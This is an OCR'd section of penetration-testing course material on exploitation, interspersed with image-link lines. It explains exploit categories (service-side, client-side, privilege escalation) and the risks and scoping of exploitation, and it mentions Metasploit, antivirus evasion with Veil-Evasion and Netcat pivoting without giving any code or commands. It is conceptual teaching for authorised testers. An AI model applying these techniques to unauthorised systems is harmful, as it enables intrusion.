

560.3
Exploitation



SANS




Welcome to SEC560.3, focused on exploitation. In this section, we look at many kinds of exploits that a penetration tester or ethical hacker can use to compromise a target machine, including service-side, client-side, and local privilege escalation exploits. These exploits are often packaged in Metasploit, one of the most fully functional tools available today. We go over some of the more advanced Metasploit options, including its mighty Meterpreter, discussing some of the best features in this powerful payload that are hugely helpful for penetration testers and ethical hackers.

The course then focuses on specific strategies and tactics penetration testers can use to avoid antivirus tools detecting and shutting down malicious payloads. We then conduct a lab using Veil-Evasion to see how we can create payloads that are less likely to be detected by antivirus tools.

At the end of this section, we look at the differences between raw command shell and true terminal access of target systems, discussing various ways to leverage raw shell to get terminal control of a system. The final topic is an extremely useful method for pivoting a port using Linux Netcat relays.


560.3 Table of Contents

This slide is a table of contents. Note that all labs are highlighted in bold for easy reference.



The next segment of this course discusses exploitation of target systems. At the end of the scanning phase, you need to take an inventory of the information you retrieved so far and the various possible vulnerabilities identified. If the Rules of Engagement for the project allow us to do so, we will use this information to exploit systems in the target environment.

There are many options for exploiting systems. In this section, we explore many of the most common and powerful techniques use as penetration testers and ethical hackers.




Before we discuss how to exploit target systems, we need to define exploitation. As we discussed in 560.1, an exploit is code or a technique that a threat uses to take advantage of a security vulnerability on a target system. For a penetration tester, exploiting a target machine is gaining some form of access to the system, usually to run commands on it. We also use the phrase *compromising a machine* in a similar fashion. According to Wikipedia, an exploit is, "A piece of software, a chunk of data, or sequence of commands that take advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)." (http://en.wikipedia.org/wiki/Exploit_%28computer_security%29)

Our exploitation may give us limited privileges on the system, running a limited set of commands as a lowly user account. Or our exploit may provide superuser privileges on the machine (UID 0 on Linux/UNIX, or Administrator or SYSTEM on Windows). Alternatively, our initial exploit may give us limited privileges, which we then escalate with a local privilege escalation attack to get superuser rights on the box.

The commands we run on the target machine that we've compromised with our exploit may allow us to move files to or from the machine. We could upload programs or take appropriate information from a machine in an authorized fashion according to our Rules of Engagement. We might run programs on it, including a sniffer that could capture packets traversing the network on which the target machine sits. We could reconfigure the machine, altering its settings so that it is more useful in subsequent testing, possibly as a jump-off or pivot point to exploit other systems. We might even install software packages on the machine.

Of course, any of these actions is significant and could impact a production environment in profound ways, especially reconfiguring the target machine or installing software that may interfere with existing software on the target.




Why would we consider exploiting a target machine during a test? First, keep in mind that not all tests actually involve exploitation. Some target organizations merely want a list of potential vulnerabilities or even just open ports for their test results, without any more detailed confirmation of exploitability of the targets.

Other organizations scope tests to include exploitation for several reasons. First, by actually exploiting a system, we can reduce the number of false positives we get from our vulnerability scanning tool. After all, if the exploit works in compromising the target machine, we have confirmed that the vulnerability is actually present. Note that if an exploit does not work, there still might be a significant vulnerability on the target. But the given exploit code the testers used might have flaws causing it to fail. Another evil attacker might have a different and better exploit that would succeed. Thus, we still should report discovered potential vulnerabilities, even though we cannot successfully exploit them.

A successful exploit also offers proof that a vulnerability exists, helping motivate the target organization to address its true risk in a more effective manner.

Furthermore, by compromising one machine, we may use that system as a pivot point to discover, scan, and exploit additional systems. For example, by compromising one machine on a DMZ, we can then use that system to compromise other machines on the DMZ or possibly the internal network. Alternatively, if the penetration test includes client-side exploitation within its scope, we may compromise an internal system and then pivot through it to get access to internal servers or even DMZ servers, a powerful form of attack that mimics what many real-world bad guys do today. But, we should do such pivoting only if it is explicitly agreed to by target organization personnel.

And, that gets us to the most valuable part of exploitation: It allows us to perform post-exploitation activities, that let us better understand and demonstrate the business implications and risks associated with the vulnerabilities we've exploited. That's why we'll spend a good deal of time in this book discussing post-exploitation activities.



Exploiting target machines does bring some significant risks, however, which must be carefully discussed with target organization personnel.


Exploitation could cause a target service to crash, resulting in a denial of service condition. On a critical production system, such service interruption could result in significant damages from financial, reputational, and other perspectives. Beyond the crash of an individual service, the entire target system could crash, causing several services to come offline. Or instead of bringing a system down immediately, an exploit could make it unstable. Thus, the service or system continues to run but has problems intermittently that might be difficult or impossible to track back to the exploitation attempt.

Furthermore, an exploit may violate the integrity of the system, tweaking its configuration or worse. Important and sensitive data could be lost.


Also, by exploiting a system to get access to files or sniff packets from the network, the testing team might see data that it isn't officially authorized to view. In financial services, healthcare, government agencies, and other industries, there could be significant legal implications for testers who view this data because their job usually does not have an explicit need for data access.

Another concern with exploitation involves inadvertently attacking the wrong system and successfully compromising it. A penetration tester who isn't careful could compromise systems that are outside of the scope of the project or even outside the target organization, facing significant legal implications.

Because of all these concerns, not only should exploitation be discussed with the target organization in the context of the whole project, but it should also be addressed on a system-by-system basis. That is, before running exploits against a particular machine, check with target organization personnel to make sure the given target is in scope and whether accessing it or viewing data from it has any implications.



Penetration testers and ethical hackers often attack target systems using exploits. There are thousands of exploits available on a free and commercial basis today, with new ones released on a regular basis. But, not all exploits are identical. There are numerous different ways to categorize exploits, based on how they function, the vulnerabilities they target, where they run, and so on. From a penetration tester and ethical hacking perspective, one of the most useful means for categorizing exploits separates them into client-side, service-side, and local privilege escalation attacks. Let's explore each of these different categories in detail to see how we can use them in our penetration testing and ethical hacking work.



Most exploits in use today fall into one of the following three categories:


- *Service-side exploits* attack a service that is listening on the network. The service gathers packets from the network, passively waiting for a user on a client machine to initiate a connection. To exploit the service, the attacker generates exploit packets destined for the target service. No user interaction on the target machine is required.
- *Client-side exploits* focus on attacking a client application that fetches content from a server machine. Based on user interaction, the client program must actively pull content from a machine configured to exploit it for this kind of attack to work.
- *Local privilege escalation exploits* deal with an attacker who already has limited privileges to run code on a target machine. With this attack, the tester exploits some functionality of the target system to jump to higher privileges on the machine, such as root, admin, or SYSTEM privileges. Local privilege escalation attacks may or may not involve user interaction.

A penetration tester may need to use any of these kinds of exploits during a project. A well-stocked arsenal of each kind of exploit can be quite helpful.

New vulnerabilities that fit into these three categories are discovered on a regular basis. Penetration testers and ethical hackers need to stay abreast of current issues, as well as important vulnerabilities and related-exploits from the recent past.

Service-Side Exploits

- With these exploits, a service listening for network traffic has a vulnerability
- Attacker composes specific packets for service to exploit it
- Firewall filtering must allow inbound packets for given service
  - Once we gain access to one system inside firewall, we may pivot




Network Pen Testing and Ethical Hacking 9

Traditionally, penetration testing and ethical hacking focused on service-side exploits, and these vulnerabilities remain a big part of most tests today. In this kind of attack, a service listens on the target machine. In the vast majority of cases, the service listens on a given TCP or UDP port; although in rare circumstances, a system may be exploitable via an ICMP, a raw IP packet, or other packet type (usually for a vulnerability in the kernel of the target). The TCP and/or UDP port listeners are discovered by the port scanning we discussed earlier in the course. The vulnerable service is identified based on OS fingerprinting and version scanning. Given the port number, the version type, and the operating system, the attacker runs a tool that generates suitable exploit packets tuned for the target machine that are fired across the network at the target machine's listening service.

Of course, for a service-side exploit to work, the attacker must get packets to the target service. Thus, if there is some form of firewall filtering between the attacker and the target (such as a network firewall, a network-based Intrusion Prevention System, or even a host-based firewall on the target machine), it must allow inbound access to the service the attacker is attempting to exploit or the attacker cannot use a service-side exploit against it.

After the attacker gains access to one machine inside the firewall (perhaps with a service-side exploit, or even with one of the client-side exploits we'll discuss later), the attacker can use that system to pivot, exploiting other systems.




In the past few years, the number of service-side vulnerabilities and public exploits for those flaws has shrunk. They haven't disappeared, but gone are the heady days of 2000 to 2004 when a new service-side vulnerability seemed to appear every few weeks. Attackers have adapted, and, as penetration testers and ethical hackers, we must adapt too if we want to find the kinds of flaws that are commonly exploited today. **Whenever a penetration test or ethical hacking project includes client-side exploitation within scope, successful compromise of at least one target is common.**

Today, the vast majority of vulnerabilities are discovered in client-side software. In these attacks, a user at a client machine runs a program that initiates an outbound connection to a server somewhere on the network. The attacker has configured the server to respond, delivering an exploit back to the client software. The attacker may own the server machine, or it could be a third-party system on which the attacker has posted exploit code. From an attacker perspective, the upsides of client-side attacks are:

- The attack will work as long as the firewall allows *outbound* access from the target machine, and most firewalls allow such outbound access for some of the most vulnerable client programs available: browsers.
- The attacker doesn't have to target a single user but can instead spread a net for various users who may access the attacker's machine.

There are some downsides for the attacker as well, however:

